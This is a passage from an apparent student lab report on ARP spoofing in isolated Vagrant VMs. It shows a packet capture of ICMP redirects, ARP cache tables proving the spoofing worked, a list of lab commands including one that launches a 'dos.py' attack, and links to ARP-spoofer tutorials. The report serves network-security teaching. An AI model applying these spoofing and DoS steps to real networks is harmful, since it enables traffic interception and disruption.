30	41.097725	192.168.56.20	192.168.56.30	ICMP	98	Echo (ping) reply id=0x0717, seq=2/512, ttl=64 (request in 29)
31	41.097734	192.168.56.10	192.168.56.20	ICMP	126	Redirect (Redirect for host)
32	41.097799	192.168.56.20	192.168.56.30	ICMP	98	Echo (ping) reply id=0x0717, seq=2/512, ttl=63
33	42.098735	192.168.56.30	192.168.56.20	ICMP	98	Echo (ping) request id=0x0717, seq=3/768, ttl=64 (no response found!)
34	42.098755	192.168.56.10	192.168.56.30	ICMP	126	Redirect (Redirect for host)
35	42.098805	192.168.56.30	192.168.56.20	ICMP	98	Echo (ping) request id=0x0717, seq=3/768, ttl=63 (reply in 36)
36	42.099494	192.168.56.20	192.168.56.30	ICMP	98	Echo (ping) reply id=0x0717, seq=3/768, ttl=64 (request in 35)
37	42.099504	192.168.56.10	192.168.56.20	ICMP	126	Redirect (Redirect for host)

Figure 14: pcap File taken from Attacker Side

3. I check the ARP cache of the Bystander (Figure 15) and I see that both Attacker and Victim Mac Address are same, and this shows that ARP spoofing works. Attacker presents itself to Bystander as victim. Similarly, I check the ARP cache of the Victim (Figure 16) and I see that both Attacker and Bystander Mac Address are same.

```
vagrant@ubuntu1804:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.56.10            ether   08:00:27:c8:66:c1   C                     eth1
10.0.2.3                 ether   52:54:00:12:35:03   C                     eth0
192.168.56.20            ether   08:00:27:c8:66:c1   C                     eth1
10.0.2.2                 ether   52:54:00:12:35:02   C                     eth0
```

Figure 15: Arp Cache of Bystander

```
vagrant@vagrant-ubuntu-trusty-64:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.56.10            ether   08:00:27:c8:66:c1   C                     eth1
10.0.2.2                 ether   52:54:00:12:35:02   C                     eth0
10.0.2.3                 ether   52:54:00:12:35:03   C                     eth0
192.168.56.30            ether   08:00:27:c8:66:c1   C                     eth1
```

Figure 16: Arp Cache of Victim

Useful Ubuntu Commands

- ➔ *sudo tcpdump -i enp0s8 -w attackX.pcap | python3 dos.py // to start attack and write pcap file*
- ➔ *tcpdump -r attackX.pcap //to read read pcap file*
- ➔ *ip addr // to take information for interface and ip address*
- ➔ *cat /sys/class/net/enp0s8/address // see only MAC address*
- ➔ *vagrant global-status //to find vagrant ids*
- ➔ *vagrant scp 40bc6cf:/home/vagrant/attack_tcp_ip.pcap . // to take file from vm machine to local machine*

References

[1]

https://www.tutorialspoint.com/python_penetration_testing/python_penetration_testing_dos_and_ddos_attack.htm

[2]

https://www.thepythoncode.com/article/building-arp-spoofer-using-scapy

[3]

https://www.thepythoncode.com/article/building-arp-spoofer-using-scapy